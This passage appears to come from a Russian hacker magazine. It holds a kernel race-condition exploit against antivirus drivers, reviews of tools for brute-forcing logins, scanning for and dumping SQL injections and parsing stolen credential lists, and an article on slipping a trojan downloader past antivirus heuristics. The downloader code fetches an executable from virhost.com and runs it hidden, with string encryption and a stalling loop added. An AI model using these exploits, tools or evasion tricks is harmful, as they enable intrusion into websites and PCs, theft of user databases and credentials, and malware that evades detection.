ntkrnlpa.exe-->NtCreateThread, Type:
Address change 0x805C7208-->F8D380DC
[Unknown module filename]
ntkrnlpa.exe-->NtDeleteKey, Type: Address
change 0x8061A716-->F8D380EB [Unknown
module filename]
ntkrnlpa.exe-->NtDeleteValueKey, Type:
Address change 0x8061A8E6-->F8D380F5
[Unknown module filename]
ntkrnlpa.exe-->NtLoadDriver, Type: Address
change 0x80579588-->F8D38113 [Unknown
module filename]
ntkrnlpa.exe-->NtLoadKey, Type: Address
change 0x8061C482-->F8D380FA [Unknown
module filename]
ntkrnlpa.exe-->NtOpenProcess, Type: Address
change 0x805C1296-->F8D380C8 [Unknown
module filename]
ntkrnlpa.exe-->NtOpenThread, Type: Address
change 0x805C1522-->F8D380CD [Unknown
module filename]
ntkrnlpa.exe-->NtReplaceKey, Type: Address
change 0x8061C332-->F8D38104 [Unknown
module filename]
ntkrnlpa.exe-->NtRestoreKey, Type: Address
change 0x8061BC3E-->F8D380FF [Unknown
module filename]
ntkrnlpa.exe-->NtSetSystemInformation,
Type: Address change 0x80605E76-->F8D38118
[Unknown module filename]
ntkrnlpa.exe-->NtSetValueKey, Type: Address
change 0x8061880C-->F8D380F0 [Unknown
module filename]
ntkrnlpa.exe-->NtTerminateProcess, Type:
Address change 0x805C8C2A-->F8D380D7
[Unknown module filename]
ntkrnlpa.exe-->NtWriteVirtualMemory, Type:
Address change 0x805A981C-->F8D380D2
[Unknown module filename]
```



links

- Анализ уязвимостей драйверов, Никита Тараканов — ru-scrypto.org/net-cat_files/File/ruscrypto.2009.027.zip
- Уязвимости в драйверах режима ядра для Windows, Дмитрий Олексюк — rsdn.ru/article/asm/driverholes.xml.
- ibm.com/developerworks/linux/library/l-devctrl-migration/
- wasm.ru/series.php?sid=9
- seclists.org/bugtraq/2003/Dec/351
- matousec.com/info/articles/khobe-8.0-earthquake-for-windows-desktop-security-software.php

31	30 29 28 27 26 25 24 23 22 21 20 19 18 17 16	15 14	13	12 11 10 9 8 7 6 5 4 3 2	1 0
Common	Device Type	Required Access	Custom	Function Code	Transfer Type

Закодированная информация в параметре IoCtl

2. Выбираем функцию, которая обрабатывает указатели или структуры, где есть указатели, например NtCreateKey (POBJECT_ATTRIBUTES, PUNICODE_STRING).
3. Скачиваем пример реализации с seclists.org/bugtraq/2003/Dec/351.
4. Немного редактируем:

```
ZwCreateKey = (_ZwCreateKey *) GetProcAddress(
    GetModuleHandle(L"ntdll.dll"), "ZwCreateKey");
...

OBJECT_ATTRIBUTES oa;
wchar_t wcKeyName[] = L"\\REGISTRY\\User\\S-1-5-21-861
567501-287218729-1801674531-1003\\Software\\NetScape";
UNICODE_STRING KeyName = {
        sizeof wcKeyName - sizeof wcKeyName[0],
        sizeof wcKeyName,
        wcKeyName
        };
...

while ( !_kbhit() )
{
    HANDLE hKey;
    oa.ObjectName->Buffer = (PWSTR)ptr;
    NTSTATUS rc = ZwCreateKey(&hKey, KEY_READ, &oa,
        TitleIndex, NULL,
        REG_OPTION_NON_VOLATILE, &Disposition);
    if ( NT_SUCCESS(rc) )
        CloseHandle(hKey);
}
...

DWORD WINAPI Crack(LPVOID Context)
{
    POBJECT_ATTRIBUTES oa = (
        POBJECT_ATTRIBUTES) Context;
    DWORD *ptr = (DWORD*)&oa->ObjectName->Buffer;

    SetThreadPriority(GetCurrentThread(),
        THREAD_PRIORITY_HIGHEST);
    SetEvent(hStartEvent);

    while ( true )
    {
        *ptr = 0x90909090; //заменяем указатель на
невалидный адрес в пространстве ядра
        if ( WaitForSingleObject(hStopEvent, 1)
            == WAIT_OBJECT_0 ) break;
    }
    return 0;
}
```

5. Запускаем и ждем. Поскольку переключение между потоками происходит очень быстро, а количество инструкций для реализации данной атаки небольшое (от 8 до 60), необходимо немного подождать. Потом ты увидишь BSOD. Очень часто такие уязвимости можно эксплуатировать как локальное повышение привилегий.

```
kd> !analyze -v
Bugcheck Analysis

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced. This cannot be
protected by try-except, it must be protected by a
Probe. Typically the address is just plain bad or it
is pointing at freed memory.
```

Подробности такого фейла смотри в листинге на нашем DVD. Несмотря на то, что подавляющее большинство ошибок реализации в драйверах реальных программ обусловлено именно неправильной валидацией указателей и некорректной проверкой формата/размера входных данных, разработчику стоит обращать внимание не только на это. Вот еще некоторые нюансы, которые необходимо соблюдать при написании качественного кода:

1. Если ты работаешь с памятью, указатель на которую был получен извне, как с ASCII- или Unicode-строкой, нужно обязательно проверять наличие нулевого байта в ее конце, так как при отсутствии такового функции strlen/wcslen и подобные вызовут Page Fault при выходе за границы валидной страницы памяти.
2. Никогда не выполняй запись по kernel mode-адресам, которые были получены из пользовательского режима. Просто запомни это, как аксиому. Наличие подобных манипуляций, независимо от их характера, уже является серьезной уязвимостью, которая была допущена еще на стадии проектирования.
3. Не забывай о дескрипторах, так как задачи, для решения которых драйверу необходимо получить дескриптор какого-либо объекта ядра, встречаются весьма часто. В этом случае корректность полученного дескриптора в драйвере поможет обеспечить выполнение его копирования с помощью функции ZwDuplicateHandle, однако более предпочтительным все же будет вариант с передачей драйверу из приложения не дескриптора объекта, а его имени с последующим открытием данного объекта уже на стороне драйвера.

Вывод

Как показывает практика, большинство антивирусов, HIPS'ов содержат уязвимости. А тестирование их драйверов в большинстве компаний не проводится. Как итог, исправление уязвимостей в некоторых случаях занимает более года. Из вышесказанного можно сделать вывод, что драйверы антивирусов — лакомый кусочек для хакера. ⌶



Mar icq 884888, http://snipper.ru





X-TOOLS

Программа: WBF.Gold
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: [x26]VOLAND



Брутфорсим веб-формы

Первым в нашем сегодняшнем обзоре предстанет веб-брутер WBF.Gold — переписанный с нуля и уже знакомый тебе по предыдущим выпускам X-Tools «[Web] BruteForcer» от того же автора.
Из нововведений особенно следует отметить улучшение стабильности и расширение функционала проги на целый порядок:

- Брут методом POST;
- Брут методом GET;
- Брут Basic-авторизации (методом HEAD);
- Поддержка HTTPS (при бруте должны использоваться HTTPS-прокси);
- Возможность установки дополнительных переменных запроса (GET/POST);
- Возможность установки Cookies;
- Брут с использованием прокси (встроенный ротатор прокси с функцией авточека и настраиваемой автосменой);
- три режима атаки (одного логина, нескольких логинов, по одному паролю);
- Система пресетов: настройки для каждого сайта можно сохранять в отдельный XML-файл (пресет) и так же оперативно подгружать их;
- Встроенный текстовый браузер с подсветкой тегов input и показом заголовков, полученных от сайта.

А вот и основные отличия от старой версии:

- Более лояльное отношение к сетевым ошибкам;
- В разы увеличена скорость загрузки словаря;
- Исправлен баг с ошибкой неверного определения кодировки страницы;
- Более тщательная политика сохранения параметров;
- Программа теперь сама сможет определить верность настроек;



Интерфейс проксика

- Убрана многопоточность (без нее брутфорс стал работать без глюков);
- Убрано большое количество недочетов.

Как видишь, по своей сути WBF.Gold — это самостоятельный и серьезный хак-продукт, имеющий мало общего со своей младшей версией.
За последними версиями и хелпами заходи на официальную страницу проги, располагающуюся по адресу wonted.ru/programms/wbf-gold

Программа: VPSProxy
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: [x26]VOLAND


На очереди еще один мега-релиз от [x26] VOLAND.
На сей раз этот замечательный кодер решил побаловать нас утилитой для туннелирования HTTP/HTTPS-трафика через PHP-гейт с удобным GUI-интерфейсом. Если ты внимательно следишь за выпусками нашей рубрики, то наверняка помнишь несколько подобных описанных в ней разработок, не предоставлявших достаточного функционала и не имевших GUI. Настала пора исправить данное недоразумение. Итак, пройдемся по возможностям и особенностям проксика:


- Поддержка HTTPS для PHP-гейтов;
- Туннелирование HTTPS-трафика;
- Возможность установки пароля на гейт;
- Возможность работы с гейтом через SOCKS5-прокси;
- Защита от обнаружения по лог-файлам сервера;
- Возможность установки cookies, передаваемых при обращении к гейту (полезно при сокрытии кода гейта в файлах сайта, формат «mycookie=value; mycookie2=123;»);
- Обработка каждого соединения в отдельном потоке;
- Возможность скачивания и закачивания неограниченно больших файлов;
- Механизм препроцессинга запросов оптимизирует работу под HTTP 1.0;
- Наличие шифрования со случайным ключом;
- Все данные, включая пароль от гейта, передаются в зашифрованном виде (включение/выключение шифрования не требует правки кода гейта);
- Возможность работы сразу с несколькими гейтами;
- Возможность выбора интерфейса для прослушивания;
- Подробная статистика по сетевым соединениям;
- Разные уровни профилирования запросов;
- Ключи запуска: tray (сворачивает окно в трей при запуске), start (автоматически инициализирует прокси), hidden (скрывает иконку из трея).


Начать работу с программой достаточно просто:

1. Заливаем на свой сайт файл gate.php (пароль по умолчанию — «123»);
2. В программе добавляем URL на залитый гейт и пароль/cookies (если это необходимо), выбираем его галочкой «Use»;
3. Настраиваем порты и интерфейс для прослушивания (в большинстве случаев можно оставить по умолчанию);
4. Нажимаем кнопку «Start» и настраиваем браузер на работу через прокси «localhost:2222» (HTTP) и «localhost:2223» (HTTPS);
5. Наслаждаемся работой собственноручно настроенного проксика :).

Также советую воспользоваться небольшим хинтом от автора: для запуска вместе с системой добавь в «Автозапуск» ярлык «[dir]\VPSProxy.exe -tray -start».
Подробности и комментарии ищи в топике на Античате — forum.antichat.ru/thread227973.html.







Продвинутый Reverse IP

Программа: 0xRILPSIC
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: 0x00

А вот и очередной хакерский комбайн, известный юзерам форума webxakep.net под названием 0xRILPSIC (Reverse IP + Link Parse + SQL Injection Check).

Прога состоит из трех утилит, соединенных воедино одним удобным интерфейсом:

1. Утилита для работы с Reverse IP для указанного домена;
2. Парсинг ссылок выбранного адреса по поисковым сервисам;
3. Проверка собранных ссылок на наличие SQL-инъекций.

Постараюсь объяснить взаимодействие данных утилит на следующем примере:

1. ты пытаешься проникнуть на какой-либо сайт, но у тебя ничего не выходит;
2. ты берешь 0xRILPSIC и пользуешься утилитой с Reverse IP (получаешь адреса других сайтов, расположенных на том же IP);
3. прога собирает ссылки из поисковиков на каком-либо из найденных доменов;
4. собранные ссылки проверяются на наличие SQL-инъекций;
5. найденные инъекции успешно эксплуатируются тобой :).

Как видишь, с помощью представленной тулзы обычная процедура работы с реверс IP ускоряется в разы.

А вот и основные возможности и особенности нашего комбайна:

- Reverse IP, собирающий информацию сразу с нескольких сервисов одновременно;
- Парсинг ссылок для определенного домена с различных поисковых движков;
- Многопоточность;
- Использование HTTP-прокси;
- Автоматическая проверка наличия новой версии;
- Возможность отсеивания дубликатов ссылок по заданному паттерну;
- Возможность фильтрации ссылок по заданному паттерну;
- Возможность удаления отмеченных ссылок;
- Сохранение собранных ссылок после закрытия программы в текстовый файл links.txt;
- Возможность сохранения отпарсенных доменов в текстовый файл (для восстановления работы проги в нужный момент);
- Очистка окон ввода и вывода;
- Сохранение настроек и результатов чека;

Дампим базы по-умному

- Возможность добавлять свои слова для поиска SQL-инъекций в текстовый файл check.txt;
- Прогресс-бар;
- Продвинутая система логирования;
- Всплывающие подсказки.

Использовать прогу достаточно просто. Вот примеры некоторых действий с основными кнопками:

«РЕВЕРС» — начало проверки заданного сайта на наличие сайтов-соседей с использованием выбранного сервиса;

«Собрать ссылки» — начало сбора ссылок для выбранного слева сайта с использованием выбранного сервиса (количество получаемых ссылок регулируется в окошке над кнопкой);

«Убрать» — отсеивание дубликатов по введенному нами паттерну;

«Проверить на SQL Injection» — проверка ссылок, которые находятся в текущем списке, на SQL-инъекции (вывод произойдет в новом окне);

«СТОП» — остановка рабочих процессов программы;

«Очистить» — очистка одного из трех главных окон программы.

На любые твои вопросы автор с радостью ответит здесь — http://icq-email-vkontakte.ru/forum/showthread.php?p=59345.

Программа: rsaUnDumper[sql]
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: rsaReliableS

Наверняка ты не раз находил и раскручивал SQL-инъекции на сайтах с тысячами пользователей. Каждый раз, когда было необходимо сдампить всю базу с этими самыми пользователями, тебе приходилось либо использовать не предназначенные для этих целей навороченные SQL-комбайны, либо писать свои утилиты.Спешу тебя обрадовать — теперь в твоем распоряжении есть быстрый многопоточный универсальный SQL-дампер с поддержкой прокси! Функционал проги просто поражает воображение:

- Многопоточность (от 1 до 100 потоков);
- Поддержка HTTP-прокси;
- Система передышек (защита от анти-DDoS скриптов);
- Возможность дампа практически любых данных (от версии MySQL до выборочных ячеек БД);

Маленький парсер

- Возможность указания своих заголовков с UserAgent и Referer;
- Реализована система «Пауза/Продолжить dump» (ты можешь приостановить процесс и выключить комп, а затем продолжить процесс дампа);
- Реализована система повторной проверки тех запросов к серверу, при выполнении которых произошла ошибка;
- Отображение количества потоков, работающих в данный момент;
- Отображение общего числа SQL limit'ов;
- Отображение последнего лимита, которому был послан запрос;
- Отображение количества ответов, записанных в файл;
- Автоматическая система проверки новых версий программы;
- Сворачивание программы в трей;
- Сохранение настроек в конфиг-файл и их автозагрузка при запуске;
- Информативные всплывающие подсказки при наведении на элементы интерфейса;
- Работа на .Net Framework 2.0+.

Для начала работы с утилитой тебе необходимо всего лишь составить соответствующий запрос для нужной ссылки с SQL-инъекцией. Запрос должен начинаться на «http://» и заканчиваться конструкцией «limit», активное поле вывода в запросе следует заменить макросом «<{param}>», а в поле «Данные для дампа...» необходимо перечислить имена тех колонок, которые нужно сдампить. Автор с нетерпением ждет твоих вопросов в топике http://icq-email-vkontakte.ru/forum/showthread.php?t=8310.

Программа: Small Parser
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: DjFly

Напоследок хочу представить тебе маленькую, но крайне полезную для асечников и мейлеров программку «Small Parser» от модератора Асечки, DjFly.

Данная прога парсит списки вида «uin;pass», «login@mail.ru» и т.д. (то есть любые данные, разделенные точкой с запятой или любым другим разделителем).

Для разделения данных тебе всего лишь нужно сохранить свой список в файл import.txt, который должен находиться в одной папке с парсером, и нажать на кнопку «Start». После этих нехитрых действий рядом с файлом import.txt появится отпарсенный файл export.txt.

deeonis deeonis@gmail.com



Эвристика, которую мы поимели

KIS2011, NOD32, Avira, McAfee: мы сделали их всех!

Современные антивирусы пролезли глубоко в ОС, раскинули свои щупальца по всей системе и пытаются контролировать любую активность. И все для того, чтобы злые вирусы ничем не омрачили беззаботную жизнь простого пользователя. Одним из этих щупальцев является эвристика. Сегодня мы узнаем, насколько сильны топовые антивири в вопросах анализа кода.

ДЛЯ ИСПЫТАНИЙ МЫ ПОДОБРАЛИ ЧЕТЫРЕ АНТИВИРУСА, КОТОРЫЕ ХОРОШО ИЗВЕСТНЫ НА ПРОСТОРАХ НАШЕЙ НЕОБЪЯТНОЙ РОДИНЫ. Первым будет Kaspersky Internet Security 2011, который хвастается возможностью детектирования неизвестных зловередов. ESET NOD32 — следующий представитель антивирусной индустрии, участвующий в тестировании. Разработчики заявляют о передовой технологии ThreatSense, которая позволяет обнаружить множество угроз, так как использует сочетание эвристических методов и методов сигнатурного поиска. Третий подопытный — Avira AntiVir. Это защитное ПО пользуется большой популярностью среди наших соотечественников благодаря наличию полноценной бесплатной версии. И, наконец, последним в списке идет McAfee — американская разработка, которая активно пропихивается на российский рынок некоторыми производителями ноутбуков. Впрочем, в тест мы ее включили далеко не по этой причине. Хочешь знать, по какой? Узнаешь из этой статьи.

Принцип тестирования


Для тестирования мы разработали программу, симулирующую поведение простого троянца-даунлоадера. Код этой программы очень прост:

Вот эти несколько строк и составляют основу нашей приманки

```
LONG res;
TCHAR szUrl[] = _T("http://virhost.com/bin/launch.exe");
TCHAR szTempName[] = _T("C:\\launch.exe");
// загрузка и запуск файла
res = URLDownloadToFile(NULL,szUrl,
      szTempName,NULL,NULL);
if (res == S_OK) {
  ShellExecute(NULL,_T("open"), szTempName, NULL,
NULL, SW_HIDE);
}
```

Псевдо-троянец просто скачивает некоторый exe-файл с зараженного сервера и сразу же пытается запустить его в скрытом режиме так, чтобы пользователь не увидел никаких признаков работы загруженного бинаря.

Эти нехитрые манипуляции вызывают сильные подозрения у достаточно большого количества современных антивирусов. Наши подопытные — не исключение. Все выбранные нами антивири ругаются на мнимый downloader. Касперский, например, называет



Проверяем вирустоталом тестовый вирус без каких-либо трюков для обхода эвристики. И это все, что они могут?!

его Heur.Downloader, а NOD32 более размыто — probably unknown NewHeur_PE.
Теперь перед нами стоит задача изменить код зловреда таким образом, чтобы сохранилась основная функциональность (то есть загрузка и запуск сторонней программы с удаленного сервера), но антивирусы перестали на него ругаться. Делать мы это будем совершенно разными способами. Каждый новый антиэвристический прием будет оформлен в виде отдельного теста. По результатам испытания антивирь будет получать плюс или минус. В конце мы подсчитаем общее количество положительных результатов и подведем итог.

Тест №1

Первое испытание мы решили сделать совсем простым. Функции URLDownloadToFile передается строка с адресом файла на удаленном сервере, который будет загружен на компьютер, а одним из параметров ShellExecute является полный путь к файлу, который надо запустить. Попытка обмана эвристики будет заключаться в том, что мы предварительно зашифруем эти строки, а расшифровка будет выполняться непосредственно перед вызовом URLDownloadFile. В коде это будет выглядеть примерно так:

Шифруем строковые переменные

```
LONG res;

// зашифрованные строки
TCHAR szUrl[] = _T("mqqu?**slwmjvq+fjh*glk*idlkfm+`}`");
TCHAR szTempName[] = _T("F?Yidlkfm+`}`");


// явно задаем ключ для расшифровки
int key = 5;
decrypt(szUrl,key);
decrypt(szTempName,key);

// загрузка и запуск файла
res = URLDownloadToFile(NULL,szUrl,szTempName,
  NULL,NULL);
if (res == S_OK)
{
  ShellExecute(NULL,_T("open"), szTempName,
    NULL, NULL, SW_HIDE);
}
```

Как видно, переменные szUrl и szTempName изначально выглядят абсолютно нечитабельно. «Нормальными» они станут только после выполнения процедуры расшифровки. Стоит отметить, что ключ, который мы передаем функции decrypt для приведения строк к правильному виду, известен заранее и вшит в программу. Таким образом, хорошему эвристику не должно составить труда понять, что же скрыто за, казалось бы, случайным набором символов.
Теперь посмотрим, как справятся с этим наши антивирусы. Касперский, будучи у нас в списке первым, без труда определил вероятного зловреда, обозвав его Heur.Downloader. NOD32 тоже отработал на совесть и сказал, что файлик кажется ему подозрительным, выдав в алерте строку probably unknown NewHeur_PE. Так же хорошо сработали и Avira с McAfee, определив наш псевдовирус как TR/Downloader.Gen и Suspect-D!2B731345A4DA соответственно. Как мы и рассчитывали, простейший трюк с обманом эвристики не сработал. Все испытуемые справились с заданием. Но посмотрим, что будет дальше.

Тест №2

Все эвристические движки имеют некоторые ограничения. В частности, это ограничения на глубину и время анализа кода. Проще говоря, если зловред перед выполнением основной своей миссии будет производить какие-либо ресурсоемкие действия (например, сортировать пузырьком массив в пару сотен тысяч элементов), то эвристик попросту не дойдет до вредоносной части кода и оставит вирус в покое.
Вооружившись этими знаниями, мы решили пойти напролом, используя грубую силу. Перед выполнением основного кода мы поместили цикл на 2000001 итерацию (ну, а чего мелочиться?). Операции, которые выполняются в теле цикла, вовсе не бессмысленны, иначе умный антивирус может догадаться, что его пытаются обмануть.



А теперь прогоним через вирустотал тестовый вирь с маскировкой по рецепту из третьего испытания

Каждое повторение расшифровывает наши криптованные строки. А так как мы используем алгоритм симметричного шифрования, то для получения правильного результата надо лишь позаботиться о том, чтобы количество повторений в цикле было нечетным. В этом случае по завершении всех итераций мы увидим расшифрованные значения строк. Для наглядности — код:

Используем «большой» цикл расшифровки строк

```
// зашифрованные строки
// ...

for (size_t i = 0; i <= 2000000; i++)
{
	// рассчитываем ключ на основе количества выпол-
ненных итераций
	int key = (i%5)-(i%5) + 5;
	decrypt(szUrl,key);
	decrypt(szTempName,key);
}

// загрузка и запуск файла
// ...
```


Как видно, ключ для декрипта нужных параметров у нас все так же вшит в тело программы (правда, вычисляется немного хитро), но аверы уже должны постараться, чтобы добраться до сути кода, так как эвристике будет очень сложно осилить два миллиона итераций

Александр Лозовский, редактор рубрики «Malware»

Если ты уже прочитал статью, то наверняка понял, как именно мы отбирали антивирусы для сегодняшнего теста. На случай, если чтение статей ты начинаешь с врезок и картинок, раскрою тайну сразу: да, мы использовали гадание на вирустотале. Дело в том, что антивирусы в целом настолько плохо справлялись с нашими тестами, что у нас просто не осталось другого выхода, кроме как залить наши сэмплы на вирустотал и найти антивирусы, которые хоть как-нибудь способны с ними справиться. Чтобы насладиться общей картиной, ознакомься с парой скринов вирустотала, которые ждут тебя в этой статье. Кстати, McAfee, несмотря на его малую распространенность в наших пенатах, мы взяли в тест по этой же причине — как ударника эвристического труда. Правда, deeonis'а это не остановило — увидев большое количество положительных результатов со стороны этого авера, он не постеснялся написать еще один тест, пробивающий его нехитрую эвристику с эффективностью огнемета, пробивающего стену из паутины.
Разумеется, эта статья не претендует на объективный и беспристрастный анализ эвристики представленных антивирусах. Мы никогда не стремились к так называемой «объективности» — мы просто хотим показать тебе, что опытный программист всегда сможет поработить компьютер ламера ушастого независимо от того, какие сторожевые программы на нем установлены.

Почему победил McAfee?

Хорошие результаты McAfee связаны с тем, что, помимо кода, его эвристический движок анализирует еще и секцию импорта exe-файла. Увидев, что тестовый вирус работает всего с двумя API-функциями, которые очень часто используются в современных троянцах, McAfee поднимал тревогу. Причем анализ передаваемых параметров не проводился, антивирусу было абсолютно все равно, что и откуда скачивает программа. Подход довольно грубый, но достаточно эффективный.
Но, к сожалению, такая стратегия детектирования неизвестных зловредов тоже не лишена недостатков. Как только имена «плохих» API исчезли из импорта, McAfee стал бесполезным. Более того, в восьмом тесте для расшифровки имен функций используется трюк с CreateFile и файлом ntldr, но с таким же успехом для декрипта можно применить любую другую технику обхода эвристики.



Avira пытается задетектить зловреда

